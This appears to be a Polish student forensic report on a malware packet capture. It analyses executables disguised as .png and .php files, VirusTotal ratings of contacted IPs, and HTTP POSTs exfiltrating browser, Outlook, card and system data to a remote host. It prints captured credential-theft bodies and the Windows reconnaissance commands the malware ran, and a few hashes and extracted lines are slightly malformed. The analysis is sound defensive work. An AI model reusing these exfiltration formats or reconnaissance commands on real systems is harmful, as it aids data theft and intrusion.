
Rysunek 18: Pliki pobrane z pcap06.

## Plik authrootstl.cab

- **Typ:** authrootstl.cab: Microsoft Cabinet archive data, Windows 2000/XP setup, 58373 bytes, 1 file, at 0x2c last modified Sun, Aug 21 2019 14:48:08 +A "authroot.stl", number 1, 5 datablocks, 0x1 compression
- **ShaSum:** 3193f3035a4f457d66bab3048880aac2eb8557027f6373e606d4621609af1068
- **VirusTotal:** 0/64 znalezionych zagrożeń

## Plik dd05ce3a-a9c9-4018-8252-d579eed1e670.zip


- **Typ:** dd05ce3a-a9c9-4018-8252-d579eed1e670.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
- **ShaSum:** 75e2f2b5e90dddb30f078e34d0fb80bdd7d7043f9317d1d74f89d4e76629853
- **VirusTotal:**



Rysunek 19: VirusTotal ze skrótem pliku.

#### Plik samerton.png

- **Typ:** samerton.png: PE32 executable (GUI) Intel 80386, for MS Windows, 3 sections
- **ShaSum:** 4a5bdf328d682efaec55979b3e0723db5bb79775c7c133936c779e3bdc03201d
- **VirusTotal:**




Rysunek 20: VirusTotal ze skrótem pliku.

#### Plik samerton(1).png

Jest to kopia 1:1 pliku samerton.png.

#### Plik tablone.png


- **Typ:** tablone.png: PE32 executable (GUI) Intel 80386, for MS Windows, 3 sections
- **ShaSum:** 7d7c9b407e4ecb92c554a8813625f9e27b85231348f0ebbb0ff3531488160878
- **VirusTotal:**



Rysunek 21: VirusTotal ze skrótem pliku.

#### Plik solar.php

- **Typ:** solar.php: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
- **ShaSum:** 415e04eb340f1b092288cbcc71295a2c95e864fc1bbfcd55d6e3f5aa67099b1a
- **VirusTotal:**



Rysunek 22: VirusTotal ze skrótem pliku.

#### Plik 81, 82, 90

- **Typ:** ASCII text, with CRLF line terminators
- **VirusTotal:** Żaden z plików nie zawierał niczego wykrywalnego przez stronę.

Żaden z tych plików nie wzbudza podejrzeń swoimi metadanymi, natomiast to, co zawierają, sprawia, że wygląda to na wykradnięcie danych hosta, który został zainfekowany.

```
(kali㉿kali)-[~/Documents]
$ sha256sum 81
e24aab0d281a184b5e966cea94c81946e52fc9b86673ee899a3bd94a79abf38c81
0.768456

(kali㉿kali)-[~/Documents]
$ cat 81
-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="data"
https://nytimes.com/|randybachman|P@ssw0rd$
-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="source"
chrome passwords
-----KMOGEEQTLQTCQMYE--
```

Rysunek 23: Zawartość pliku 81.

```
(kali㉿kali)-[~/Documents]
$ cat '81(2)'
-----BSJGGMMRBNTBSXAB
Content-Disposition: form-data; name="data"
pop3://pop.gmail.com:995|randy.bachmann.bto|P@ssw0rd$
-----BSJGGMMRBNTBSXAB
Content-Disposition: form-data; name="source"
Outlook passwords
-----BSJGGMMRBNTBSXAB--
(kali㉿kali)-[~/Documents]
$ cat 90
--Arasfjasu7
Content-Disposition: form-data; name="proclist"
***PROCESS LIST***
347 bytes on wire (2776 bits), 347 bytes captured
[System Process]
System Version 4, Src: 10.9.25.101, Dst: 23
smss.exe
csrss.exe
wininit.exe
csrss.exe
```

Rysunek 24: Zawartość plików 82 i 90.

### 2.5.3 Analiza komunikacji

#### Tabela z wynikami

Komunikacja z innymi hostami została sprawdzona z opcji "Communication" i IPv4 w Wireshark oraz wyeksportowana do pliku .csv. Korzystając z pliku .py dostarczonego przez prowadzącego oraz klucza API do VirusTotal, sprawdzono na stronie adresy IP pod względem wszelkich nieprawidłowości, a wyniki zaprezentowano poniżej:



ip_address	malicious	suspicious	undetected	harmless	timeout
255.255.255.255	0	0	33	61	0
239.255.255.250	1	0	32	61	0
224.0.0.252	0	0	32	62	0
224.0.0.251	0	0	31	63	0
224.0.0.22	0	0	33	61	0
203.23.128.168	5	0	33	56	0
200.116.199.10	7	0	32	55	0
198.105.254.64	0	0	94	0	0
198.105.244.64	0	0	94	0	0
198.70.69.144	0	0	32	62	0
195.123.238.36	1	1	35	57	0
195.123.221.178	1	1	35	57	0
195.123.221.104	1	1	34	58	0
195.123.220.86	2	0	34	58	0
194.5.250.84	0	0	94	0	0
192.227.232.22	6	1	33	54	0
188.225.57.125	2	1	31	60	0
187.58.56.26	8	0	32	54	0
186.183.199.114	9	0	33	52	0
185.250.204.126	3	0	31	60	0
185.222.202.222	4	0	32	58	0
185.98.87.185	9	1	31	53	0
185.90.61.116	4	0	31	59	0
176.58.123.25	2	0	32	60	0
172.217.12.78	0	0	31	63	0
172.217.12.67	0	0	31	63	0
172.217.12.45	0	0	94	0	0
172.217.9.131	0	0	94	0	0
172.217.1.234	0	0	29	65	0
170.238.117.187	11	0	32	51	0
144.91.69.195	6	2	31	55	0
107.172.143.91	0	0	94	0	0
104.124.58.155	0	0	94	0	0
72.21.81.200	1	0	29	64	0
66.85.156.66	1	1	34	58	0
66.55.71.11	3	0	33	58	0
64.233.178.188	0	0	44	50	0
64.44.51.88	0	0	94	0	0
51.254.69.244	7	0	32	55	0
46.30.41.229	5	0	33	56	0
45.148.10.48	8	3	29	54	0
45.14.49.77	0	0	93	1	0
37.228.117.247	6	1	31	56	0
37.228.117.146	7	0	33	54	0
37.44.212.216	7	0	33	54	0
31.184.253.37	11	0	30	53	0
23.229.232.193	1	0	32	61	0
13.86.101.172	0	0	32	62	0
10.9.25.255	0	0	47	47	0
10.9.25.101	0	0	39	55	0
10.9.25.1	0	0	94	0	0
5.53.125.13	4	0	32	58	0

To, co z tabeli można wywnioskować, to parę adresów najbardziej podejrzanych i najmniej. Najbardziej podejrzane adresy (najwięcej ostrzeżeń) to:

1. 170.238.117.187 - 11
2. 31.184.253.37 - 11
3. 186.183.199.114 - 9
4. 45.148.10.48 - 8
5. 187.58.56.26 - 8


A najmniej (najwięcej komunikatów o braku podejrzeń):

1. 172.217.1.234 - 65
2. 224.0.0.251 - 63
3. 172.217.12.78 - 63
4. 172.217.12.67 - 63
5. 224.0.0.252 - 62

## 2.5.4 Analiza ruchu na porcie 8082

Na porcie 8082 odbywała się komunikacja między hostem (10.9.25.101) a zewnętrznym komputerem (170.238.117.187) - warto zaznaczyć, ten adres IP zawierał największą ilość podejrzeń i ostrzeżeń co do niebezpieczeństwa ze strony VirusTotal.


### POST 1



Rysunek 25: Możliwa próba kradzieży loginu.

Podejrzany ruch występuje podczas metody POST, gdy host wysyła na zewnątrz dane, które wskazują na kradzież loginu i hasła ze strony internetowej *nytimes.com*. Podejrzanie wygląda nazwa hosta, do której te informacje są wysyłane (ono19/BACHMANN-...), używany jest agent MSIE 7.0, czyli przestarzały Internet Explorer. *Chrome passwords* wskazuje, że wykradziono hasło z przeglądarki Google Chrome.


### POST 2



Rysunek 26: Możliwa próba kradzieży danych karty kredytowej.

Podobnie, podejrzana nazwa hosta, ale warto zaznaczyć, że ostatnia liczba to 83, a nie 81. Może to sugerować, że atakujący zapisuje dane do różnych plików w tym samym folderze, sugerując o dobrym przygotowaniu i planowaniu akcji. Tym razem zamiast danych osobistych hosta, wykradane są dane bankowe. Widać użytkownika *randybachman*, którego kradzione są dane *billinfo* oraz *cardinfo*, informując, iż są to dane o transakcjach użytkownika oraz jego karcie kredytowej.

### POST 3




Rysunek 27: Możliwa próba kradzieży danych Outlook.

Ostatnia liczba to ponownie 81. Może to sugerować, że atakujący zapisywane dane dzieli na konkretne foldery. Danymi wykradanymi są teraz dane Gmail, email, hasło oraz dane poczty Outlook.

Może to sugerować, że atakujący dzieli loginy/hasła do folderu 81, a inne dane do innych konkretnych folderów.

#### POST 4



Rysunek 28: Możliwa próba kradzieży danych systemowych.

Ostatnia liczba to ponownie 81. Danymi wykradanymi są dane logowania do systemu operacyjnego. Login i hasło z lokalizacji BACHMANN-BTO-PC/randall.bachmann. To wyjątkowo niebezpieczne, bo pozwala na niezauważalne logowanie się do systemu po wprowadzeniu backdoora lub fizycznego dostępu do komputera.

#### POST 5




Rysunek 29: Możliwa próba kradzieży informacji systemowych.

Ostatnia liczba to 90. W tym przypadku wykradziono wrażliwe dane o samym gościu. Jego listę procesów, systeminfo (nazwa hosta, architektura itp.), ipconfig, net config workstation (workstation domain, login domain itp.) oraz wywołano parę komend, które zakończyły się niepowodzeniem: net view /all /domain, /c net view /all, /c nltest /domain\_trusts, /c nltest /domain\_trusts /all\_trusts, co świadczyć może, że to był atak rozpoznawczy komputera i atakujący nie posiadał

informacji dotyczących go wcześniej.

## POST 6



Rysunek 30: Możliwa próba kradzieży informacji o procesach.

Ostatnia liczba to 90. Atakujący próbuje wykraść dane o liście procesów, ale nie dostaje żadnych wartości, ponieważ coś się nie powiodło. Albo lista była pusta, albo malware nie zadziałał poprawnie.

### 2.5.5 Podsumowanie pliku pcap06

Z posiadanych informacji można wywnioskować z ruchu sieciowego, że host pobrał złośliwe oprogramowanie (niekiedy ukryte pod postacią innego rozszerzenia), dzięki którym atakujący mógł ukraść od hosta jego dane poufne. Dane były zapisywane do plików 82, 90 itp., a potem przesyłane do atakującego.